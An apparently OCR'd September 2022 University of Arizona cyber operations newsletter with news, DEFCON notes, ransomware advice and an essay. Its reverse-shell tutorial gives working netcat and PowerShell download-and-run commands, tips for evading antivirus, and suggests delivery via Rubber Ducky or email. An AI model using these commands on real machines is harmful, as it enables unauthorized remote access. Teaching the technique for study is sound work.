
THE PACKET



```
≥RAM OK
≥ROM OK

≥LIST SERVICES
```

NATIONAL SECURITY AGENCY · UNITED STATES OF AMERICA
THE UNIVERSITY OF ARIZONA
CAE IN CYBERSECURITY COMMUNITY

SOUTHERN ARIZONA INTELLIGENCE SUMMIT

DIVERSITY IN THE INTELLIGENCE COMMUNITY

Thursday - October 13, 2022

8:00AM - 7:00PM (Arizona MST)

University of Arizona

Student Union Memorial Center - Grand Ballroom

Explore careers in the intelligence community

Learn about the future of national intelligence

Meet with national, state and industry intelligence leaders

Special Keynote Speaker

Avril D. Haines, Director of National Intelligence

A portion of the proceeds for this event will be directed to student scholarships.

Register today HERE!

College of Applied Science & Technology

THE UNIVERSITY OF ARIZONA

Cyber Convergence Center

>. HELLO_WORLD_☺

≥----- ESTABLISHING CONNECTION -----

≥≥ Welcome to the September 2022 "THE PACKET" issue, produced under the University of Arizona Cyber Operations program. As always, my name is Professor Michael Galde. Welcome to the fall semester, and this is another edition of The Packet coming out a little late. I had some fun meeting students at DEFCON in August, and it was great meeting up with everyone in person this time. After a long summer break, I am getting back into the swing of things and have even more content to feature from our college's very own faculty. This month is Professor Jewkes and VanHoy. Over the following few issues, I will showcase articles from many more. We are also pushing recruitment into our many clubs, which include Women in Cyber, the Cyber Saguaros, and the mysterious Saguaro Pods. I encourage you to join as they are all remote-friendly and allow you to interact with like-minded students. These past few months we have been away has also shown many conflicts within the cybersecurity realm. Malware has become more advanced as we have seen it used in many financially motivated crimes in ransomware and attacks against security protections like multi-factored authentication solutions. Crypto has been imploding recently due to multiple vulnerabilities, and the FBI recently released alerts warning investors that almost $1.3 billion has been lost. While investments have many associated risks, cybersecurity is not usually part of an investor's risk assessment decision matrix. Still, it may be in the coming years as these markets will likely be further targeted by these groups. So, enjoy your September, and I look forward to seeing you in October next month!

OPEN PORTS ARE OPEN INVITATIONS TO CYBER CRIMINALS

JOIN CYBER SAGUAROS TODAY

Cyber Saguaros

CYBER_SAGUAROS

Follow Us on Social Media

Let's Get Connected for Our Latest News & Updates

in www.linkedin.com/company/uarizona-wicys/

www.twitter.com/UWicys

f www.facebook.com/UAZWicys

www.instagram.com/uarizonawicys/

THE UNIVERSITY OF ARIZONA

WiCyS
women in cybersecurity

UNIVERSITY OF ARIZONA
STUDENT CHAPTER

TO THE CYBERCRINIMIALS WE DEFEND AGAINST

WE'RE THE HACKERS UP TO NO GOOD

LOCKBIT RANSOMWARE GANG GETS AGGRESSIVE WITH TRIPLE-EXTORTION TACTIC

- **ARTICLE LINK**
- **GROUP MEDIA RELEASE**

The LockBit ransomware gang announced that it is improving defenses against distributed denial-of-service attacks and working to take the operation to triple extortion level. The gang has recently suffered a DDoS attack, allegedly on behalf of digital security giant Entrust, that prevented access to data published on its corporate leaks site. Data from Entrust was stolen by LockBit ransomware in an attack on June 18, according to a BleepingComputer source. Entrust did not pay the ransom and LockBit announced that it would publish all the stolen data on August 19. LockBit getting into DDoS. Earlier this week, LockBitSupp, the public-facing figure of the LockBit ransomware operation, announced that the group is back in business with a larger infrastructure to give access to leaks unfazed by DDoS attacks. The DDoS attack last weekend that put a temporary stop to leaking Entrust data was seen as an opportunity to explore the triple extortion tactic to apply more pressure on victims to pay a ransom. LockBitSupp said that the ransomware operator is now looking to add DDoS as an extortion tactic on top of encrypting data and leaking it. The gang also promised to share over torrent 300GB of data stolen from Entrust so "The whole world will know your secrets.“ LockBit ransomware operation has been active for almost three years, since September 2019. The gang is listing more than 700 victims and Entrust is one of them, with data from the company leaked on August 27.

RUSSIAN MALWARE HIJACKS ADFS TO LOG IN AS ANYONE IN WINDOWS

- **ARTICLE LINK**
- **BUILT FROM THIS EXPLOIT**

Microsoft has discovered a new malware used by the Russian hacker group APT29 that enables authentication as anyone in a compromised network. Dubbed 'MagicWeb', the new malicious tool is an evolution of 'FoggyWeb', which allowed hackers to exfiltrate the configuration database of compromised Active Directory Federation Services servers, decrypt token-signing and token-decryption certificates, and fetch additional payloads from the command-and-control server. MagicWeb injects itself into the claims process to perform malicious actions outside the normal roles of an AD FS server. The MagicWeb' tool replaces a legitimate DLL used by ADFS with a malicious version to manipulate user authentication certificates and to modify claims passed in tokens generated by the compromised server. Because ADFS servers facilitate user authentication, MagicWeb can help APT29 validate authentication for any user account on that server, giving them persistence and an abundance of pivoting opportunities. MagicWeb requires APT29 to first gain admin access to the target ADFS server and replace the said DLL with their version, but Microsoft reports that this has already happened in at least one case its Detection and Response Team was called to investigate. This new section is a static constructor executed once during the loading of the DLL when launching the ADFS server.

DEFCON – 30 YEARS OF INFORMATION SECURITY LEADERSHIP AND THE LARGEST COLLECTION OF HACKERS

DEFCON 30 took place last month in August and had multiple security talks on a variety of topics. This included some very informative and interactive villages where you could interact with different security areas. My favorite being the ICS Village which focuses on industrial control system security. This year's interactive visit was put together by the Defense Digital Services (DDS.mil)


The village focused on wind power and the microgrid. I enjoyed the ICS village but there was more to DEFCON then just a single village. This year outside of the many villages multiple talks made the news this year. Here is a sample of the kind of content found at DEFCON 30.


- This String of Emojis is Actually Malware – Vice
- Hackers Took Over a Commercial Satellite to Broadcast Hacker Movies – Vice
- StarLink Ground Stations Successfully Hacked - Hackaday

DEFCON – 30 YEARS OF INFORMATION SECURITY LEADERSHIP AND THE LARGEST COLLECTION OF HACKERS

- John Deere Tractor Runs Doom - The Register
- CISA Director Praises Congress and International Cybersecurity Cooperation - Infosecurity Magazine
- Zoom Patches Mac Auto-Updater Vuln that Granted Root Access - Ars Technica
- Russian Hackers Are Escalating and Diversifying Their Attacks on Ukraine, Research Says – Gizmodo
- US Emergency Alert System Has 'Huge Flaw' — Broadcasters Must Patch NOW - Security Boulevard
- New exploits can bypass Secure Boot and modern UEFI security protections - CSO Online
- 'Hackers against conspiracies': Cyber sleuths take aim at election disinformation – Politico
- White House Cyber Director: 'Defense is the New Offense' for Cyber – Nextgov
- A Flaw in the VA's Medical Records Platform May Put Patients at Risk – Wired

And these are just the ones that came out a few days after I returned from Vegas. So many cybersecurity areas, you are bound to find an area to interest you or find a new one. This year I was impressed with the Tamper Evident Village where you get to see how secure or rather insecure tamper evident tape / protections are. Makes me never want to trust my amazon packages ever again. Vegas was fun and it was great running into so many students and former students. I think next year we will have a meet up at one of the locations. Either way I enjoyed myself and can't wait for DEFCON 31 next year which has just been announced to be in the same area. They have already said they will be adjusting the format for next year but I am excited to see it all put together.





THE CYBER TRIPWIRE

>. THOMAS JEWKES

Ransomware. The word sends chills up your spine; or it should. Ransomware is essentially a cyber-criminal holding hostage your digital life in a binary bag. Cyber-criminals do this by zipping all your important, irreplaceable files and setting a password on them. The crooks "generously" offer to sell you the password for a "minor" fee. Truth is, the fee is not so minor, nor convenient.

Most ransomware comes as either an email attachment, or it comes by infecting you when you visit a compromised website. For example, a few weeks ago, the actual website for the World Health Organization was compromised and serving up malware to every visitor to the site!

You **used** to protect yourself from this type of attack by creating a daily backup of your critical files. Files like Quickbooks, family photos, and the digital scan of your high school diploma. Note, I said keeping backups **used** to work. The crooks have changed their tactics. As more and more of us got better at backing up our files, fewer and fewer of us paid the ransom; therefore, we cut into their profits. That's bad for business.

Before, they just stole your **access** to the files by encrypting them. Now they actually steal **copies** of the files. If you don't pay up, they will dump your files on the dark web--not to the highest bidder--but for free. Maybe you're not concerned if your pictures of Fluffy end up in the darkest corners of the Internet, but how about your Quickbooks, or the scans of your birth certificate, social security card and driver's license? It is not uncommon (nor is it recommended), for people to keep spreadsheets of all their bank and investment account numbers and the associated usernames and passwords. These are certainly not the files you want to become public!

THE CYBER TRIPWIRE

>. THOMAS JEWKES

I know what you're thinking. "I have anti-virus so I don't have to worry, right?" Wrong. Your antivirus won't stop it. If it could, you'd rarely hear about these attacks in the news. Don't delete it though; it will stop some malware.

It is imperative for every user to do two things. First, ensure you don't surf the web with an account that has administrator privileges. Second, become suspicious of EVERY email you receive; if your gut tells you an email looks "fishy", then it is probably "phishy". Additionally, if you receive an email, and the tone is one intended to terrify you with dire consequences for inaction, be on your guard. That is a favorite tactic of cyber-crooks.

One last suggestion, if you do store critical files like those I mentioned, then you should zip them and password-protect them yourself with an annoyingly long password. Finally write the password in a book and lock it in your desk drawer. If you follow this recommendation, it won't matter if those files get dumped onto the dark web, because you have protected them. You turned the tables on crooks. They will be unaware that the bag they hold is filled with digital dust.

NMAP FIRST RELEASED AS A SIMPLE PORT SCANER

NMAP, one of my most used tools was released in 1997 in issue 51 of Phrack magazine which included the source code. The article was titled “The art of Port Scanning” and was article 11 in the collection. The author, “Fyodor” or Gordon Lyon lost control of the Nmap Sourceforge page in 2015, with Sourceforge taking over the project's page and offering adware wrapped download bundles. Lyon urged Nmap users to only download the tool from Nmap's official web page to ensure their security.
SEPTEMBER 1, 1997

FOUNDING OF CHAOS COMPUTER CLUB (CCC)

The Chaos Computer Club is the largest organization of hackers in Europe. The CCC hosts the annual Chaos Communication Congress, Europe's biggest hacker gathering. The CCC publishes the irregular magazine Datenschleuder (data slingshot) since 1984. The Berlin chapter produces a monthly radio show called Chaosradio.
SEPTEMBER 11, 1981

THE FASTEST SPREADING WORM, NIMDA ENTERS THE SCENE

NIMDA, a very quickly spreading worm. This worm spread by using 5 different types of infection vectors and the worm also made use of existing backdoors left in place by previous infections from THE Code Red worm and the Sadmind worm. The worm itself is a Windows PE EXE file about 57Kb in length and is written in Microsoft C++. The worm made use of an interesting IIS vulnerability, if an HTML mail contains an executable attachment, whose MIME type is incorrectly given as one of several unusual types, a flaw in Internet Explorer will cause the attachment to be executed without displaying a warning dialogue, running the malware with no input from the user. **SEPTEMBER 18, 2001**

SEPTEMBER

09

S	M	T	W	Th	F	S
				1	2	3
4	5	6	7	8	9	10
11	12	13	14	15	16	17
18	19	20	21	22	23	24
25	26	27	28	29	30	

REMOTE ACCESS USING REVERSE SHELLS

Devices on your home network usually have a private IP address which is issued by a router or something with DHCP running on it. Your home setup may be a little different but for most cases this is how the general public connect their devices to the internet. If I wanted to send your Desktop a file, I would need to know more then just your devices public or private IP address because I should not have a direct connection to your device outside of your internal network. Unless you open a port directly, this will hold true and a random device on the internet could not directly connect to a device on your home network. Your home devices on the network are protected by network address translation (NAT). Your home devices can not be directly addressed so the “bad guys” can not communicate with your devices. So, you are safe right, no viruses or malware for you RIGHT? How can a malicious individual communicate with your machine and steal your information or ransomware your server, there is no direct connection. Well, this is where we will start talking about infection vectors very briefly, they either fool the user to starting this communication or they force something on the machine to make this connection, but your machine is needed to make one of these first steps. Either they send you an email or use something like a Rubber Ducky to run a script and initiate a connection. We are going to go over these steps and focus on the creation and use of a reverse shell.

CAUTION — THIS ARTICLE SHOWS YOU HOW TO PERFORM POTENTIALLY ILLEGAL ACTIVITIES. HACKING_POC IS INTENDED FOR ACADEMIC PURPOSES ONLY AND IS MEANT TO PROVIDE EDUCATION TO CYBER SECURITY PROFESSIONALS. IF YOU WANT TO DO THIS STUFF FOR REAL, DO GOOD IN SCHOOL AND GET A JOB THAT PAYS YOU TO DO IT - LEGALLY!!

REMOTE ACCESS USING REVERSE SHELLS

So, to create our reverse shell we need two separate computers and ideally one needs to be outside of your private network. So, you can either set up a listener "attacker" on a shared hosting service like Linode or Amazon AWS or we can set up a separate network and separate them utilizing two separate NAT addresses. Linode or Amazon AWS offer starting credits to start the service but do cost money and can get out of hand if not controlled correctly. Other services are available as well, but I plan to cover Linode and Amazon AWS in a future edition so wanted to cover those first. Your remote virtual machines (VM) won't need much. Select the lowest setting out there, select an Ubuntu VM, set your login credentials and then provision your virtual machine. Your internal machine that we will hack can also be set up as a Linux machine. You can use Windows if you want but for this example just install a copy of NETCAT.

So first, on our malicious machine or the "attacker" we are going to set up a listener. On this machine we are going to wait for our victim to connect. The command will be :

```
nc –lnvp 87 –s 8.8.8.8
```

L = listening
N = no DNS, IP address only
V = verbose
P = Use a defined port
S = Source IP address to listen on. (Depending on how many interfaces your machine has)
Quick note, your port can be anything you want, but to avoid easy detection by antivirus or firewalls it is a good practice to keep your port under 1000. In our example, we will use port 87.

REMOTE ACCESS USING REVERSE SHELLS

Next, we need our victim to connect to our listener and we will go over how this can be accomplished in just a bit, but what command is needed to create this communication? For a Linux victim the command will be something like

```
nc –e /bin/bash 8.8.8.8 87
```

(Assuming the listener is at the address 8.8.8.8)

Great, in a very basic way we were able to establish a reverse shell but what about Windows? Well Windows has an amazing program installed by default called PowerShell. On the attacker side we are going to change how we set up our listener by running the following command

```
stty raw -echo; (stty size; cat) | nc –lnvp 87 –s 8.8.8.8
```

Again, this is assuming that the attacker interface is 8.8.8.8

On the windows victim we are going to use the following command

```
IEX(IWR https://raw.githubusercontent.com/antonioCoco/ConPtyShell/master/Invoke-ConPtyShell.ps1 -UseBasicParsing); Invoke-ConPtyShell 8.8.8.8 87
```

This will download Netcat and then create a connection using our defined IP address and port number. This will allow you to do everything from a Windows command line, **THIS IS CRAZY!**

So how do we get onto your victim machine? Well, you could gain physical access and type these commands manually, that is one option but everything we have gone over so far is scriptable. Hiding a script in something like a USB Rubber Ducky means you can script this all out and plug it in at your convenience. Alternatively, you can also simply send an email with these commands embedded as a script but that is a topic for a future Hacking POC

>. JOBS/INTERNSHIPS

CYBERSECURITY INTERNSHIP

PHOENIX, AZ

360 SOC

We are currently seeking a motivated, career and customer oriented Cyber Security Analyst Intern to join our team.

- Assist with evaluating, designing, developing, administering and/or implementing cyber security systems, solutions and capabilities.
- Provides input on research and analysis of security issues.
- Assist with cybersecurity initiatives using knowledge in information assurance, network security, data analytics, machine learning, and cyber response.
- Currently studying in: Cyber Security, Computer Science, Computer Engineering, Information Systems Management.
- Willing to work towards industry certifications such as CCNA-Security, Palo Alto, CISSP
- US Citizenship required
- Must have completed 3 years in college with a track to graduation.

- APPLY HERE
- WEBSITE

MICROSOFT 365 SECURITY INTERN

SAN FRANCISCO, CA

cyclotron

Assist the security team with building and rolling out our new global TPCRM (Third-Party Cybersecurity Risk Management) program. The Intern will help with testing the Service Now VRM module configurations and building out the inventory and reporting capabilities.

RESPONSIBILITIES/ACCOUNTABILITIES:

- Review Azure Security console policies and events
- Fine-tune label policies filtering out false positives
- Create initial metrics and reporting
- Create mitigation procedure based on CK RASCI
- Assist in general security activities

KNOWLEDGE, SKILLS AND OTHER QUALIFICATIONS REQUIRED:

- Microsoft Office (Excel, Word, Outlook, Project, Visio)
- Microsoft SharePoint
- Project Management basics
- Cybersecurity awareness is a preference but is not mandatory

- APPLY HERE
- WEBSITE
- GLASS DOOR

THE SHIFT TO INFORMATION SYSTEM CONTINUOUS MONITORING

>. PART 1 OF 6

>. Jordan A. VanHoy

Actualized Harm by Failed Risk Management

Cyber risk management is a concept difficult to understand, let alone implement effectively. In light of this challenge, it may come at no surprise that our current methods of managing risk in cybersecurity are a complete failure. There is something unsettling about the concept of being unable to fully secure a network infrastructure, but perhaps, more unsettling is the inability to accurately quantify the risk associated in the cyber domain to drive informed decisions. The global community at large needs leaders who consistently make better choices through better analysis. An organization is able to throw as much money and manpower at the problem and still fall short and succumb to a breach. This is largely in part due to a flawed risk management approach or inability to monitor the maintenance of the risk management program. The capability to monitor the implementation of the risk management program while providing the flexibility to provision on-demand alterations to the plan is not an easy task.

In 2013, the internet juggernaut Yahoo had fallen victim of the undisputed largest data breach in history. Yahoo had once been valued at a staggering 100 billion dollars and is a clear example of how money does not equate to security success in this industry. The data breach would ultimately involve the unauthorized disclosure of three billion accounts and the personal information associated with these accounts. The personally identifiable information disclosed in the breach was the real names of the users, their dates of birth, email addresses, security questions, and phone numbers. The investigation took nearly four years to complete on the three-year long data breach that compromised so many accounts. While managing risk in an enterprise environment is complex, the question remains that if information system continuous monitoring had been implemented would the breach have escalated to the magnitude of billions of accounts. Ultimately, an objective metric may be far reaching, subjective measurements of the current risk posture, where the organization stands relative to its peers, and relative to organizational history are attainable.

THE SHIFT TO INFORMATION SYSTEM CONTINUOUS MONITORING

>. PART 1 OF 6

>. Jordan A. VanHoy

Prior to providing recommendations on information system continuous monitoring, it is important to establish a baseline of knowledge for the underlying concepts that directly contribute to the success of information system continuous monitoring. In doing so, this paper examines Oltsik's law and how this applies now and, in the future, the National Institute of Science and Technology methodologies as an underlying foundation, and end with implementation recommendations for an enterprise environment.

Oltsik's Law

Jon Oltsik is currently a senior principal analyst for Enterprise Strategy Group and the founder of the firm's cybersecurity service. A highly respected member of the cybersecurity community, Jon was named number 34 out of the top 100 cybersecurity influencers for 2015. Oltsik's law as stated in an article published by International Data Group Communications is the inability to measure a dynamic environment with static data. The issue plaguing the community is that this is the exact approach for enterprise cyber risk management. Many of the best practice guidance for cybersecurity stems from "snapshot in time" assessments that provide trivial benefit to the organization's security posture. Penetration tests, patch management, and time-based policy review are only a few examples of the archaic methods used to measure security posture and manage risks in use today.

In order to shift the paradigm of using static data to measure the dynamic environment of the cyber domain, we must start with implementing cybersecurity risk management education into all formal education degree paths. However, the most critical aspect of this concept is the implementation of cyber education into business degrees. Executive leadership in any organization is overwhelmingly composed of individuals with business degrees and often lack the basic education for making informed decisions with cyber risk. It is unrealistic to think that even with a department of advisor's, an executive with little to no formal cyber education fully understands the implications associated with the decisions being made for an organization's cyber risk management.

THE SHIFT TO INFORMATION SYSTEM CONTINUOUS MONITORING

>. PART 1 OF 6

>. Jordan A. VanHoy

While at face value this does nothing for the literal measurement of data this concept sets in motion a series of cataclysmic events for the eventual adoption of dynamic data sets to drive cyber risk management. The first is to provide a ubiquitous baseline of cyber security knowledge that can provide a workforce capable of being disruptive problem solvers that do not rely solely on a dedicated cybersecurity team. The second benefit to this is the increased awareness and sensitivity to the issues plaguing the cyber community. The ubiquitous nature of how technology is employed leaves every single employee responsible for managing risks to the organization.

After the education reform and a baseline level of education has been injected into the lifeblood of the modern workforce we may begin to develop and implement methods of monitoring systems in real or near real time. While there exist tools capable of providing this level of information today, their implementation is not proliferated due to cost and lack of education. Information system continuous monitoring is akin to a heartbeat sensor that examines the peaks and valleys of the heat, constantly looking for anomalies and capable of reporting the anomaly the moment it occurs.

National Institute of Science and Technology

